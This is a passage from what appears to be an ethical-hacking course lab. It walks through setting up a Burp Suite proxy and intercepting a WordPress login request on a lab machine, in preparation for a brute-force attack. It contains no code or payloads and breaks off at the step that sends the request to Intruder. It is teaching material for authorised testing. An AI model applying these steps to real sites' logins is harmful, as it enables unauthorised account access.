
## Lab 2 Module 14: Perform Web Application Attacks

### Task 1: Perform a Brute-force Attack using Burp Suite


1. In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine, Windows Server 2022. Here, the host machine is the Parrot Security machine.
2. Ensure that the Wampserver is running in Windows Server 2022 machine. To run the WampServer, execute the following steps:
  1. Now, click Type here to search field on the Desktop, search for wampserver64 in the search bar and select Wampserver64 from the results.
  2. Click the Show hidden icons icon, observe that the WampServer icon appears.
  3. Wait for this icon to turn green, which indicates that the WampServer is successfully running.
3. Launch the Mozilla Firefox web browser and go to <http://10.10.1.22:8080/CEH/wp-login.php?>.




1. Here, we will perform a brute-force attack on the designated WordPress website hosted by the Windows Server 2022 machine.
4. Now, we shall set up a Burp Suite proxy by first configuring the proxy settings of the browser. In the Mozilla Firefox browser, click the Open application menu icon in the right corner of the menu bar and select Settings from the drop-down list. The General settings tab appears. In the Find in Settings search bar, search for proxy and in the Search Results, click the Settings button under the Network Settings option.




5. The Connection Settings window appears; select the Manual proxy configuration radio button and specify the HTTP Proxy as 127.0.0.1 and the Port as 8080. Tick the Also use this proxy for HTTPS checkbox and click OK. Close the Settings tab and minimize the browser window.




6. Now, minimize the browser window, click the Applications menu from the top left corner of Desktop, and navigate to Pentesting -> Web Application Analysis -> Web Application Proxies -> Burpsuite CE to launch the Burpsuite CE application.




1. In the next window, select the Use Burp defaults radio-button and click the Start Burp button.
7. The Burp Suite main window appears; click the Proxy tab from the available options in the top section of the window.




8. In the Proxy settings, by default, the Intercept tab opens-up. Observe that by default, the interception is active as the button says Intercept is on. Leave it running.




- Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here admin and password. Click the Log In button.
- Switch back to the Burp Suite window; observe that the HTTP request was intercepted by the application.
- Now, right-click anywhere on the HTTP request window, and from the context menu, click Send to Intruder.



